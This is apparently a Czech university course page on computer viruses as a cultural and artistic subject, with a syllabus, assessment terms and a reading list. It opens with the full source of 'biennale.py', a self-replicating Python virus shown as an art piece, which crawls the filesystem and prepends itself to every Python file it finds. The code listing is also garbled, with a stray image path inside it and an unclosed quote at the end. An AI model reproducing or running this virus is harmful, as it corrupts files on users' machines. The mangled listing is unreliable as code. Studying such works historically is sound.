

```

# biennale.py _____ go _____ to _____ 49th Biennale di Venezia
# HTTP://441.010010110101101.ORG ____ [epidemic] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *


def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemic]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pys"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in work and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == "__main__":
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "#*#") + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix, ";")[-1], "\\", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    work = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print ">> This file was contaminated by biennale.py, the world slowest virus."
    print ">> Either Linux or Windows, biennale.py is definitely the first Python virus."
    print "[epidemic] http://www.epidemic.ws ____ HTTP://441.010010110101101.ORG"
    print ">> _____ 49th Biennale di Venezia _____ <"
    """

```



# Osnova

- 1. Úvodní hodina – obsah a průběh kurzu, způsob ukončení, doporučená literatura
- 2. Definice biologického a počítačového viru: DNA Hack
- 3. Historický vývoj počítačového viru
- 4. Virus v kontextu filozofie – Gilles Deleuze, Felix Guattari, Bruno Latour a Actor-Network Theory
- 5. Moderní myšlení o viru – virus jako umělý život
- 6. Postmoderní myšlení o viru – virus jako metafora
- 7. Nmoderní myšlení o viru – virus jako řečový akt
- 8. Virus v digitálním umění I - destruktivní kreativita
- 9. Virus v digitálním umění II – virus jako taktické médium
- 10. Virus writers, hackers and internet criminals
- 11. Reprezentace viru v populární kultuře
- 12. Šedá historie spamu: Earn money in no time!

# Podmínky ukončení předmětu

- Písemný test
- Výběr jakéhokoliv obrazového materiálu, kde se objevuje počítačový virus. Vypracování krátkého textu (1-2 normostrany), který analyzuje, jak je zde počítačový virus reprezentován – Vložit do odevzdáárny předmětu (obrázek nebo odkaz na video + text)  
- **odevzdat do konce semestru (30.5.2021)**
- Docházka – max. 4 absence za semestr

# Literatura

- Parikka, Jussi. Digital Contagions: A Media Archaeology of Computer Viruses. New York: Peter Lang Publishing, 2007.
- Franc, Adam. Virus jako předmět výzkumu v diskurzu nových médií. Diplomová práce. Masarykova univerzita, Filozofická fakulta, 2014.
- Dibbell, Julian. Viruses Are Good for You. Wired, roč. 3, č.2, 1995.
- Sampson, D., Tony - Parikka, Jussi (eds.). The Spam Book: On Viruses, Porn, and Other Anomalies from the Dark Side of Digital Culture. Cresskill: Hampton Press, 2009.
- Latour, Bruno. Nikdy sme neboli moderní. Bratislava: Kalligram, 2003.
- Thomas, Anne-Marie. It Came from Outer Space: The Virus, Cultural Anxiety and Speculative Fiction. PhD Thesis. Louisiana State University, 2002.